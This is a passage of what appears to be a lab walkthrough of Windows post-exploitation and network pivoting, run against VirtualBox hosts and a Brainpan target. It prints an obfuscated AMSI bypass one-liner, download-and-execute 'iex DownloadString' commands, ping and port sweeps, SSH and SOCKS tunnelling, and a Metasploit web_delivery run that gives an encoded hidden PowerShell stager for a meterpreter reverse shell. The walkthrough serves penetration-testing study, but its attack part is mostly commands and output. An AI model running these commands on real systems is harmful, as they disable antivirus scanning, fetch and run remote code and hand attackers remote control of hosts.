
So now you have a good background about how to bypass the AMSI. I will show you my one-line scratch it and find out how I created it:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
# SSH tab

PS C:\Users\fady> [Ref].Assembly.GetType($('System.Management.Automation.')+$([System.Text.Encoding]::Unicode.GetString([System.Convert
]::FromBase64String('QQBtAHMAaQA=')))+$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('VQB0AGkAbABzAA=='
)))).GetField($([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('YQBtAHMAaQA=')) + $([System.Text.Encoding
]::Unicode.GetString($([System.Convert]::FromBase64String('SQBuAGkAdAA=')))) + $([System.Text.Encoding]::Unicode.GetString([System.Conv
ert]::FromBase64String('RgBhAGkAbABlAGQA')))),$('NonPublic,Static')).SetValue($null,$true)

PS C:\Users\fady> netsh interface portproxy set v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=10.0.0.2    

PS C:\Users\fady> iex (New-Object Net.Webclient).DownloadString("http://127.0.0.1:8080/winPEAS.ps1")
,/*,..*(((((((((((((((((((((((((((((((((,
,*/((((((((((((((((((/,  .*//((//**, .*((((((*
((((((((((((((((* *****,,,\########## .(* ,((((((
(((((((((((/*******************####### .(. ((((((
(((((((/******************/@@@@@/***\#######\((((((
,,..**********************/@@@@@@@@@/***,#####.\/(((((
, ,**********************/@@@@@+@@@/*********##((/ /((((
..(((##########*********/#@@@@@@@@@/*************,,..((((
.(((################(/******/@@@@@/****************.. /((
.((########################(/************************..*(
.((#############################(/********************.,(
.((##################################(/***************..(
.((######################################(/***********..(
.((######(,.***.,(###################(..***(/*********..(
.((######*(####((###################((######/(********..(
.((##################(/**********(################(**...(
.(((####################/*******(###################.((((
.(((((############################################/  /((
..(((((#########################################(..(((((.
....(((((#####################################( .((((((.
......(((((#################################( .(((((((.
(((((((((. ,(############################(../(((((((((.
  (((((((((/,  ,####################(/..((((((((((.
        (((((((((/,.  ,*//////*,. ./(((((((((((.
           (((((((((((((((((((((((((((/
          by PEASS-ng & RandolphConley
ADVISORY: WinPEAS - Windows local Privilege Escalation Awesome Script
WinPEAS should be used for authorized penetration testing and/or educational purposes only
Any misuse of this software will not be the responsibility of the author or of any other collaborator
Use it at your own networks and/or with the network owner's explicit permission
Indicates special privilege over an object or misconfiguration
Indicates protection is enabled or something is well configured
Indicates active users
Indicates disabled users
Indicates links
Indicates title
You can find a Windows local PE Checklist here: https://book.hacktricks.xyz/windows-hardening/checklist-windows-privilege-escalation   

====================================||SYSTEM INFORMATION ||====================================
The following information is curated. To get a full list of system information, run the cmdlet get-computerinfo
                                                                              
Host Name:                 WIN10
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00326-30000-00001-AA911
Original Install Date:     8/17/2023, 11:47:13 AM
System Boot Time:          4/14/2024, 1:30:47 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1992 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Cairo
Total Physical Memory:     3,150 MB
Available Physical Memory: 1,269 MB
Virtual Memory: Max Size:  4,494 MB
Virtual Memory: Available: 2,401 MB
Virtual Memory: In Use:    2,093 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\WIN10
Hotfix(s):                 6 Hotfix(s) Installed.
                           [01]: KB5022502
                           [02]: KB5015684
                           [03]: KB5020683
                           [04]: KB5026361
                           [05]: KB5014032
                           [06]: KB5025315
Network Card(s):           2 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.0.0.1
                                 IP address(es)
                                 [01]: 10.0.0.4
                                 [02]: fe80::d024:682f:556:b12b
                           [02]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.1.1
                                 IP address(es)
                                 [01]: 192.168.1.4
                                 [02]: fe80::d724:7ebf:4a0e:1a29
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

=========|| WINDOWS HOTFIXES
=| Check if windows is vulnerable with Watson https://github.com/rasta-mouse/Watson
Possible exploits (https://github.com/codingo/OSCP-2/blob/master/Windows/WinPrivCheck.bat)

HotfixID  Description     InstalledBy         InstalledOn          
--------  -----------     -----------         -----------
KB5020683 Update          NT AUTHORITY\SYSTEM 8/17/2023 12:00:00 AM
KB5014032 Security Update                     5/5/2023 12:00:00 AM
KB5025315 Update                              5/5/2023 12:00:00 AM
KB5026361 Security Update                     5/5/2023 12:00:00 AM
KB5015684 Update                              5/5/2023 12:00:00 AM
KB5022502 Update                              5/5/2023 12:00:00 AM

=========|| ALL UPDATES INSTALLED

Result    Date                 Title                                                                                          
------    ----                 -----
Succeeded 8/19/2023 3:47:43 AM Security Intelligence Update for Microsoft Defender Antivirus - KB2267602 (Version 1.395.794.0)
Succeeded 8/17/2023 9:47:13 AM 2022-11 Update for Windows 10 Version 22H2 for x64-based Systems (KB5020683)

=========|| Drive Info
Drive: C:
Label:
Size: 80 GB
Free Space: 67.7 GB

=========|| Antivirus Detection (attemping to read exclusions as well)
displayName       
Windows Defender  

=========|| NET ACCOUNTS Info
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    10
Lockout duration (minutes):                           10
Lockout observation window (minutes):                 10
Computer role:                                        WORKSTATION
The command completed successfully.

=========|| REGISTRY SETTINGS CHECK

=========|| Audit Log Settings
No Audit Log settings, no registry entry found.

=========|| Windows Event Forward (WEF) registry
Logs are not being fowarded, no registry entry found.

=========|| LAPS Check
LAPS dlls not found on this machine

=========|| WDigest Check
The system was unable to find the specified registry value: UesLogonCredential

=========|| LSA Protection Check

=========|| Credential Guard Check

=========|| Cached WinLogon Credentials Check
However, only the SYSTEM user can view the credentials here: HKEY_LOCAL_MACHINE\SECURITY\Cache
Or, using mimikatz lsadump::cache

=========|| Additonal Winlogon Credentials Check

=========|| RDCMan Settings Check
No RCDMan.Settings found.

=========|| RDP Saved Connections Check
HK_Users
Not found for HKEY_USERS\.DEFAULT
Not found for HKEY_USERS\S-1-5-19
Not found for HKEY_USERS\S-1-5-20
Not found for HKEY_USERS\S-1-5-21-3966854477-4043021232-3409740444-1000
Not found for HKEY_USERS\S-1-5-21-3966854477-4043021232-3409740444-1000_Classes
Not found for HKEY_USERS\S-1-5-18
HKCU
.
.
.
.......

If you notice this command :

1
netsh interface portproxy set v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=10.0.0.2

This for bypassing the firewall roles, It’s tricks the firewall into thinking the connection is from the loopback but it’s actually from us , Take notes mate

Now we are good

Do you notice something? There are two interfaces which means there is another network we can’t reach. Let’s see the hosts and make a port scan on them.

I like the Oneliner PowerShell scripts so I will share with you some good stuff about them

1
2
3
4
5
6
7
8
9
10
11
# SSH tab

PS C:\Users\fady> 1..255 | % {echo "192.168.1.$_"; ping -n 1 -w 100 192.168.1.$_} | Select-String ttl

Reply from 192.168.1.1: bytes=32 time=4ms TTL=255
Reply from 192.168.1.2: bytes=32 time=1ms TTL=64
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128

PS C:\Users\fady> 1..65365 | % {echo ((new-object Net.Sockets.TcpClient).Connect("192.168.1.2",$_)) "Port $_ is open!"} 2>$null^C
Port 9999 is open!
Port 10000 is open!

Now we found our next victim !

Pivoting Section

  • Scenario 1 - SSH local port forwarding

Now we have SSH access on the WIN10-1 machine can we use it to access services from the Brainpan machine ?!

Yes we can , by forwarding the ports from the compromised machine to us you will need a valid ssh account only and write the command in this structure

1
2
┌──(root㉿0xMat10)-[~]
└─# ssh user@ssh_server -L [bind_address:]local_port:destination_host:destination_hostport -Nf
  • -f tells ssh to background itself after it authenticates, so you don’t have to sit around running something like sleep on the remote server for the tunnel to remain alive.
  • -N says that you want an SSH connection, but you don’t actually want to run any remote commands. If all you’re creating is a tunnel, then including this option saves resources.
  • -L [bind_address:]port:host:hostport Specifies that the given port on the local (client) host is to be forwarded to the given host and port on the remote side.

In our case it should be like that

1
2
┌──(root㉿0xMat10)-[~]
└─# ssh fady@10.0.0.4 -L 127.0.0.1:1234:192.168.1.2:10000 -Nf
  • Scenario 1.2 - SSH Reverse Remote Port Forwarding

Think of your SSH connections as tubes. Big tubes. Normally, you’ll reach through these tubes to run a shell on a remote computer. The shell runs in a virtual terminal (tty) through that tube. But you know this part already.

Every tube has a beginning and an end. The big tube, your SSH connection, started with your SSH client and ends up at the SSH server you connected to. All the smaller tubes have the same endpoints, except that the role of “start” or “end” is determined by whether you used -L or -R (respectively) to create them.

-R [bind_address:]port:host:hostport Specifies that the given port on the remote (server) host is to be forwarded to the given host and port on the local side. This works by allocating a socket to listen to port on the remote side, and whenever a connection is made to this port, the connection is forwarded over the secure channel, and a connection is made to host port hostport from the local machine.

So When you create a tunnel, you specify an address and port on which it will answer (or “bind”), and an address and port to which it will be delivered. The -L option tells the tunnel to bind on the local side of the tunnel (the host running your client). The -R option tells the tunnel to bind on the remote side (the SSH server).

So… To be able to SSH from the Internet into a host behind a firewall, you need the target host to open an SSH connection to a host on the outside and include a -R tunnel whose “entry” point is the “remote” side of its connection.

You can read the full explanation from here

Okay, let’s make it. The structure will be like this.

1
2
┌──(root㉿0xMat10)-[~]
└─# ssh user@ssh_server -R [bind_address:]remote_port:destination_host:destination_hostport

In our case, it will be like this

1
2
┌──(root㉿0xMat10)-[~]

└─# ssh fady@10.0.0.4 -R 10.0.0.4:2222:127.0.0.1:808 -N

Step by step :

  • We will make our SSH reverse remote port forwarding
  • I will open an HTTP server on 808 port on my attacker machine
  • The Win10 machine will open a 2222 port on their loopback ip [ 127.0.0.1 ] but this port is connected to our HTTP server port on 808
  • Anyone in the network can request the 10.0.0.4 [ Win10 ] on the 2222 port will connect to our attacker HTTP server

Let’s see

  • If u don’t understand my scenario u can look at this also from thehacker recipes
  • If Brainpan have an ssh server and we have creds we can use the same method on the Win10 machine to access it’s services like here
  • Scenario 1.3 - SSH dynamic Port Forwarding

With Dynamic SSH yea we can forward our packets to the SSH server like a proxy , The structure will be like this

1
2
┌──(root㉿0xMat10)-[~]
└─# ssh user@ssh_server -D [bind_address:]local_port

In our case, it will be like this

1
2
┌──(root㉿0xMat10)-[~/HTB]

└─# ssh fady@10.0.0.4 -D 127.0.0.1:4321 -N

Let’s see



Don’t forget if you wanna access it form the web borwser u should make ur proxy well with tools like Foxyproxy

I try to access the 9999 port with Netcat over proxychians after edit it with this line

  • socks4 127.0.0.1 4321

It sometimes connect and other not like this

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿0xMat10)-[~]
└─# proxychains nc 192.168.1.2 9999
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:4321  ...  192.168.1.2:9999  ...  OK
_|                            _|                                        
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|  
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|                          
                                            _|

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD                              

                          >> 

┌──(root㉿0xMat10)-[~]
└─# proxychains nc 192.186.1.2 9999
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:4321  ...  192.186.1.2:9999 <--socket error or timeout!
(UNKNOWN) [192.186.1.2] 9999 (?) : Connection refused

Why this could happen ? It remains the same as for SSH local port forwarding because the tunnel is open for a particular port, slowing progress as a new tunnel is needed for each port targeted , So it may conflict , Let’s solve it

  • Scenario 1.4 - SSH Reverse Remote Port Forwarding + SOCKSProxy

To solve the problem we faced in the last scenario we will use a proxy server we have may options :

  • proxychains works only with dynamically linked programs and with the same version used for proxychains
  • proxychains-ng has the same limitation
  • 3proxy advanced proxy, can be deployed as a portable version (system library agnostic)
  • PowerProxyPowerShell SOCKS proxy with reverse proxy capabilities

We will use the PowerProxy because it’s good for Windows machines in our case , Here is the steps :

  • We will import the PowerProxy.ps1 script form the attacker machine to the WIN10 machine
  • Make a reverse SSH remote port forward from the WIN10 machine to our attacker machine with ssh from any user we have
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# 0xMatio Tab 1 
┌──(root㉿0xMat10)-[~/Downloads/tools]
└─# git clone https://github.com/get-get-get-get/PowerProxy.git
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Downloads/tools/PowerProxy]
└─# cd PowerProxy                                              
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Downloads/tools/PowerProxy]
└─# ls                       
LICENSE  PowerProxy.ps1  README.md  reverse_proxy_handler.py
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Downloads/tools/PowerProxy]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

# The SSH tab 

PS C:\Users\fady> iex (New-Object Net.Webclient).DownloadString("http://127.0.0.1:8080/PowerProxy.ps1")
PS C:\Users\fady> Start-SocksProxy 127.0.0.1 -Port 8888
Listening on 127.0.0.1:8888

# New SSH tab

PS C:\Users\fady>ssh matio@10.0.0.2 127.0.0.1:1234:127.0.0.1:8888 -N
matio@10.0.0.2's password:

Let’s see sshuttle - Transparent proxy over ssh

  • Scenario 1.5 - sshuttle - Transparent Proxy Over ssh

In this scenario we will use sshuttle as Transparent proxy server that works as a poor man’s VPN. Forwards over ssh. Doesn’t require admin. Works with Linux and MacOS. Supports DNS tunneling.

sshuttle doesn’t natively support Windows OS , So I will show you how to use it only without screenshots

1
2
3
4
5
┌──(root㉿0xMat10)-[~]
└─# apt-get install sshuttle

┌──(root㉿0xMat10)-[~]
└─# sshuttle  -r fady:123@10.0.0.2 -N -v
  • -r [USERNAME[:PASSWORD]@]ADDR [:PORT], –remote [USERNAME[:PASSWORD]@]ADDR[:PORT] ssh hostname (and optional username and password) of remote sshuttle server

  • -N –auto-nets automatically determine subnets to route

  • -v –verbose increase debug message verbosity (can be used more than once)

It will automatically search for the other subnets and add them to ur iptables and u will access the other networks

  • Scenario 2 - Metasploit [ autoroue, Socks Proxy , Local Port Forwarding ]

Again, we have an SSH session so we can use the web_delivery module to start our meterpreter session

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
# msf Tab

┌──(root㉿0xMat10)-[~]
└─# msfconsole
msf6 > use exploit/multi/script/web_delivery 
msf6 exploit(multi/script/web_delivery) > setg lhost 10.0.0.2
lhost => 10.0.0.2
msf6 exploit(multi/script/web_delivery) > setg lport 1234
lport => 1234
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.2:1234 
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABnAFoASQBtAGUAPQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgB....

# SSH tab

PS C:\Users\fady> powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQBy
